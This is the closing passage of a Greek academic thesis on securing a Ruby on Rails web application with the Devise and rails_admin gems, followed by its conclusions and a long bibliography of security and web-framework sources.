των δεδομένων, την κρυπτογράφηση των αναγνωριστικών των χρηστών, την κατάλληλη διαχείριση των συνόδων θέτωντας όρια χρονικά ή άλλα για την εγκυρότητα τους κ.ά.

Για το προγραμματιστικό πλαίσιο Rails υπάρχουν αρκετές βιβλιοθήκες (gems) για την ενσωμάτωση λειτουργιών ασφάλειας όπως το OmniAuth, το Rolify, το CanCan κ.α. Το πιο γνωστό και πιο πλήρες από αυτά είναι το gem Devise που χρησιμοποιήθηκε και στην παρούσα εργασία. Πρόκειται για μια βιβλιοθήκη που παρέχει ένα ολοκληρωμένο interface για την είσοδο και εγγραφή χρηστών με τη χρήση αναγνωριστικών εισόδου, ενώ παρέχει εκτεταμένες ρυθμίσεις σχετικά με την αυθεντικοποίηση χρηστών, την κρυπτογράφηση των αναγνωριστικών και την αποθήκευση τους στη βάση δεδομένων, την αποστολή email για την επιβεβαίωση ενός χρήστη, την διαχείριση των συνόδων των χρηστών και των cookies (για παράδειγμα καταστροφή τους μετά το πέρας ενός χρονικού ορίου) κλπ. Αυτές οι ρυθμίσεις ενσωματώθηκαν στην εφαρμογή που δημιουργήθηκε για την ανάγκες της παρούσας εργασίας αυξάνοντας το επίπεδο ασφάλειας. Για παράδειγμα το κλείδωμα ενός λογαριασμού μετά από συγκεκριμένο αριθμό αποτυχημένων προσπαθειών περιορίζει σημαντικά τις επιθέσεις τύπου brute force ενώ παράλληλα οι ρυθμίσεις

για ξεκλείδωμα του λογαριασμού είτε με email επιβεβαίωσης είτε μετά από κάποιο χρονικό όριο δεν αποκλείουν οριστικά κάποιο χρήστη.

Κατά την ανάπτυξη της εφαρμογής χρησιμοποιήθηκε και το gem rails_admin που παρέχει ένα ολοκληρωμένο interface σχετικά με την διαχείριση της εφαρμογής. Η συγκεκριμένη βιβλιοθήκη αφορά αποκλειστικά τις ρυθμίσεις που σχετίζονται με την διαχείριση χρηστών και δεδομένων της διαδικτυακής εφαρμογής.

Στη συνέχεια της εργασίας προχωρήσαμε στον έλεγχο και την ανάλυση των ευπαθειών της διαδικτυακής εφαρμογής που δημιουργήσαμε. Κατά τον έλεγχο δεν παρουσίαστηκαν σημαντικές ευπάθειες αλλά κυρίως ζητήματα που αφορούσαν την δυνατότητα απόσπασης πληροφοριών σχετικά με τον διακομιστή της διαδικτυακής εφαρμογής.

Συνοψίζοντας, το προγραμματιστικό πλαίσιο Ruby on Rails με ελάχιστη παραμετροποίηση και αξιοποίηση βιβλιοθηκών (gems) ασφάλειας αντιμετώπισε αποτελεσματικά τις σημαντικότερες απειλές ασφάλειας έτσι όπως παρουσιάστηκαν στα προηγούμενα κεφάλαια. Πρόκειται για ένα web framework που μπορεί να συνδυάσει την ταχεία ανάπτυξη διαδικτυακών εφαρμογών και την αποτελεσματική αντιμετώπιση ενδεχόμενων ευπαθειών ασφάλειας. Ωστόσο η εξέλιξη των επιθέσεων απαιτεί εξέλιξη και των μέσων αντιμετώπισης.

Μελλοντική έρευνα θα μπορούσε να εμβαθύνει περισσότερο στη βελτιστοποίηση των μηχανισμών ασφάλειας ιδιαίτερα όσον αφορά την κρυπτογράφηση των δεδομένων αλλά και στην ενσωμάτωση στο προγραμματιστικό πλαίσιο μεθόδων που χρησιμοποιούνται ευρέως για την αντιμετώπιση αυτοματοποιημένων επιθέσεων όπως το recaptca.

Βιβλιογραφικές και Διαδικτυακές πηγές

1. **el.wikipedia.org (2017)**, Διαδικτυακή εφαρμογή
   Πηγή στο διαδίκτυο: http://el.wikipedia.org/wiki/Διαδικτυακή εφαρμογή
   Ανακτήθηκε στις 25 Μαΐου 2017
2. **Ανδρέας Κ. Μάττας (2007), Διδακτορική Διατριβή: "Ασφάλεια Πληροφοριακών συστημάτων σε συνεργατικά περιβάλλοντα εφαρμογών με βάση το διαδίκτυο"**,
   Τομέας Υπολογιστικών μεθόδων και προγραμματισμού Η/Υ,
   Αριστοτέλειο Πανεπιστήμιο Θεσσαλονίκης
3. **Κωνσταντίνος Μαμαρέλης (2015), Μεταπτυχιακή Διατριβή: «Ασφαλείς διαδικτυακές εφαρμογές. Επιθέσεις, Αδυναμίες, Αντίμετρα»**, Τομέας Πληροφορικής, Πανεπιστήμιο Πειραιά
4. **Μακρυπόδης Βασίλειος (2013), Μεταπτυχιακή εργασία: «Έλεγχος Ασφάλειας ιστοχώρων, μεθοδολογίες και έλεγχος ευπαθειών»** Τμήμα Πληροφορικής και Τηλεπικοινωνιών, Πανεπιστήμιο Πελοποννήσου
5. **Λουκία Ι. Τζιοβάνη, Διπλωματική Εργασία: «Ασφάλεια στο Ηλεκτρονικό Εμπόριο»**, Σχολή Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών, Εθνικό Μετσόβιο Πολυτεχνείο
6. **Επίσιμος ιστότοπος Trustwave**, 2016 Trustwave Global Security Report
7. **Ruby on rails security documentation**
   Πηγή στο διαδίκτυο: http://guides.rubyonrails.org/security.html
   Ανακτήθηκε στις 26 Μάϊου 2017
8. **G. Deepa, P.Santhi Thilagam, Securing web applications from injection and logic vulnerabilities: Approaches and challenges**, Department of computer Science and Engineering, National institute of technology Kamataka, Surathakal, India, Φεβρουάριος 2016
9. **The Open Web Application Security Project, OWASP Top Ten 2017**,
   The OWASP Foundation 2017
10. **Κομνηνός Θεόδωρος, Σπυράκης Παύλος. *Ασφάλεια δικτύων και υπολογιστικών συστημάτων, αναχαιτίστε τους εισβολείς***. Ελληνικά Γράμματα. ISBN 960-406-225-5.
11. **Επίσημος ιστότοπος του OWASP**: www.owasp.org
12. **Μπαλαφούτης Χρήστος (2012), Διπλωματική Εργασία: Μέθοδοι προστασίας ιστοσελίδων στο διαδίκτυο**,
    Τμήμα ηλεκτρολόγων μηχανικών και τεχνολογίας Υπολογιστών, Πανεπιστήμιο Πατρών
13. **Αλεξανδροπούλου Μαρία (2011), Μεταπτυχιακή Εργασία: Μέθοδοι αξιολόγησης της ασφάλειας λογισμικού εφαρμογών**
    Τμήμα επιστήμης και Τεχνολογίας Υπολογιστών, Πανεπιστήμιο Πελοποννήσου
14. **Επίσιμος ιστότοπος Aces**,
    Πηγή στο διαδίκτυο: www.aces.com
15. **Λυμπέρης Ν, Μπουκουβάλας Χ (2011), Πτυχιακή Εργασία: Αντιμετώπιση επιθέσεων σε διαδικτυακές εφαρμογές με έγχυση κώδικα**,
    Τμήμα εφαρμογών πληροφορικής στη διοίκηση και την οικονομία, ΤΕΙ Ιονίων Νήσων
16. **A. Mackman, S. Vasireddy, M. Dunner, R. Escamilla, A. Murukan και J. Meier, Improving Web Application Security. Threats and Countermeasures**, Microsoft Corporation, 2003
17. **Πριάρης Δ (2015), Μεταπτυχιακή Εργασία: Ασφάλεια διαδικτυακών εφαρμογών με τη χρήση πλαισίου .NET**,
    Τμήμα Πληροφορικής, Πανεπιστήμιο Πειραιά
18. **D. Stuttard και M. Pinto, (2008),The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws**, Indianapolis: Wiley Publishing, Inc.,
19. **Microsoft Design Guidelines For Secure Web Application**
    Πηγή στο διαδίκτυο: https://msdn.microsoft.com/en-us/library/ff648647.aspx
20. **Παππάς Εμμανουήλ (2013), «Ενιαίο σύστημα διαχείρισης διαφορετικών ιστοσελίδων»**, Τμήμα Μηχανικών Πληροφορικής, ΤΕΙ Κρήτης
21. **Λούπος Κωνσταντίνος (2009), «Μελέτη της γλώσσας σεναρίων Ruby και ανάπτυξη εφαρμογής στο περιβάλλον Ruby on Rails»**,
    Τμήμα εφαρμοσμένης πληροφορικής, ΠΑΜΑΚ
22. **F. Neal, Art of Java Web Development: Struts, Tapestry, Commons, Velocity, Junit, Axis, Cocoon, Internetbeans Webwork**, Manning Publications Co, Greenwich, USA, 2003
23. **Maria del Pilar Salas-Zarate Giner Alor-Hernández, Alejandro Rodríguez- González, Developing Lift-based Web Applications Using Best Practices**, The 2012 Iberoamerican Conference on Electronics Engineering and Computer Science, Elsevier Ltd, 2012

24. **Dirk Riehle.Framework Design: A Role Modeling Approach**.Ph.D. Thesis, No. 13509., ETH Zurich, Switzerland, 2000
25. **Δρακόντης Παναγιώτης (2010), «Ανάπτυξη web εφαρμογής για online κρατήσεις δωματίων με χρήση της γλώσσας Ruby και του framework Ruby on Rails»**, Τμήμα τεχνολογίας πληροφορικής και τηλεπικοινωνιών, ΑΤΕΙ Λάρισας
26. **Κατόπης Χρήστος (2017). «Ασφάλεια διαδικτυακών εφαρμογών με χρήση του προγραμματιστικού πλαισίου Django»**, Τμήμα Πληροφορικής, Πανεπιστήμιο Πειραιά
27. **Microsoft, Model-View-Controller**: Πηγή στο διαδίκτυο:https://msdn.microsoft.com/en-us/library/ff649643.aspx Ανακτήθηκε τον Ιούλιο 2017
28. **Θεοδωρίδης Θεοχάρης (2016), «Σχεδιασμός και Ανάπτυξη ενός πληροφοριακού συστήματος διαχείρισης θέσεων πρακτικής άσκησης για το Πανεπιστήμιο Δυτικής Μακεδονίας»**, Τμήμα Μηχανικών πληροφορικής και τηλεπικοινωνιών, Πανεπιστήμιο Δυτικής Μακεδονίας
29. Πηγή στο διαδίκτυο :http://ecomputernotes.com/angularjs/angularjs-mvc-architecture Ανακτήθηκε τον Ιούλιο 2017
30. **W.J Gilmore, «Easy PHP Websites»**, Columbus, 2009
31. **J. Galloway, P. Haack, B. Wilson, Professional ASP.NET MVC 3**, J. Wiley & Sons, 2011
32. **E.J. O'Neil, Object/relational mapping 2008: Hibernate and the entity data model, Proceedings of the 2008 ACM SIGMOD**
33. **J. Lerman, Programming Entity Framework**, O'Reilly, 2010
34. **Τσιάντος Βασίλειος (2009), «Ruby on Rails μια νέα προσέγγιση στην ταχύτερη ανάπτυξη εφαρμογών για το web 2.0»**, Σχολή τεχνολογικών εφαρμογών, Τμήμα Πληροφορικής, ΤΕΙ Θεσσαλονίκης
35. **Ruby on rails active record documentation** Πηγή στο διαδίκτυο: http://guides.rubyonrails.org/active_record_basics.html Ανακτήθηκε τον Ιούλιο 2017
36. **Ruby on rails action view documentation** Πηγή στο διαδίκτυο: http://guides.rubyonrails.org/action_view_overview.html Ανακτήθηκε τον Αυγούστου 2017
37. **Adrian Mejia, Ruby on Rails architectural design** Πηγή στο διαδίκτυο: http://adrianmejia.com/blog/2011/08/11/ruby-on-rails-architectural-design/ Ανακτήθηκε τον Αύγουστο 2017
38. **Ruby on rails action controller documentation** Πηγή στο διαδίκτυο: http://guides.rubyonrails.org/action_controller_overview.html Ανακτήθηκε τον Αύγουστο 2017
39. **github.com (2017), «technoweenie»** Πηγή στο διαδίκτυο: https://github.com/technoweenie/attachment_fu/tree/master Ανακτήθηκε τον Αύγουστο 2017
40. **rorsecurity.info (2017)** Πηγή στο διαδίκτυο: https://rorsecurity.info/journal/2007/10/28/restful_authentication-login-security.html Ανακτήθηκε τον Αύγουστο 2017
41. **Επίσημος ιστότοπος OWASP: «Ruby on Rails Cheatsheet»** https://www.owasp.org/index.php/Ruby_on_Rails_Cheatsheet Ανακτήθηκε τον Αύγουστο 2017
42. **Technical explanation of The MySpace Worm also called "Samy worm" or "JS.Spacehero worm"** Πηγή στο διαδίκτυο: https://samy.pl/popular/tech.html
43. **Ιστότοπος: codecondo.com** Πηγή στο διαδίκτυο: http://codecondo.com/web-application-architecture Ανακτήθηκε τον Ιούλιο 2017
44. **Eric Rescorla (2001). SSL and TLS: Designing and Building Secure Systems**. Addison-Wesley Pub Co
45. **Επίσημος ιστότοπος της Symantec**: https://www.symantec.com/ Ανακτήθηκε τον Ιούλιο 2017
46. **Επίσημος ιστότοπος: Oracle, Virtual Machines** Πηγή στο διαδίκτυο: https://www.virtualbox.org/wiki/Virtualization Ανακτήθηκε τον Σεπτέμβριο 2017
47. **Ιστότοπος RVM (Ruby Version Manager)**

Πηγή στο διαδίκτυο: https://rvm.io/
Ανακτήθηκε τον Σεπτέμβριο 2017

48. **Ιστότοπος: SublimeText**
Πηγή στο διαδίκτυο: www.sublimetext.com
Ανακτήθηκε τον Σεπτέμβριο 2017
49. **Ιστότοπος: Bundler**
Πηγή στο διαδίκτυο: http://bundler.io
Ανακτήθηκε τον Σεπτέμβριο 2017
50. **Ιστότοπος: Disqus**
Πηγή στο διαδίκτυο: https://disqus.com/
Ανακτήθηκε τον Οκτώβριο 2017
51. **Ιστότοπος Plataformatec**
Πηγή στο διαδίκτυο: https://github.com/plataformatec/devise
Ανακτήθηκε τον Οκτώβριο 2017
52. **Tenable Network Security**, επίσημος ιστότοπος
Πηγή στο διαδίκτυο: https://www.tenable.com/
Ανακτήθηκε τον Οκτώβριο 2017
53. **Πάφιος Γιώργος, «Αξιολόγηση ευπαθειών διαδικτυακών εφαρμογών και εξυπηρετητών»**
Τμήμα Ψηφιακών Συστημάτων, Πανεπιστήμιο Πειραιά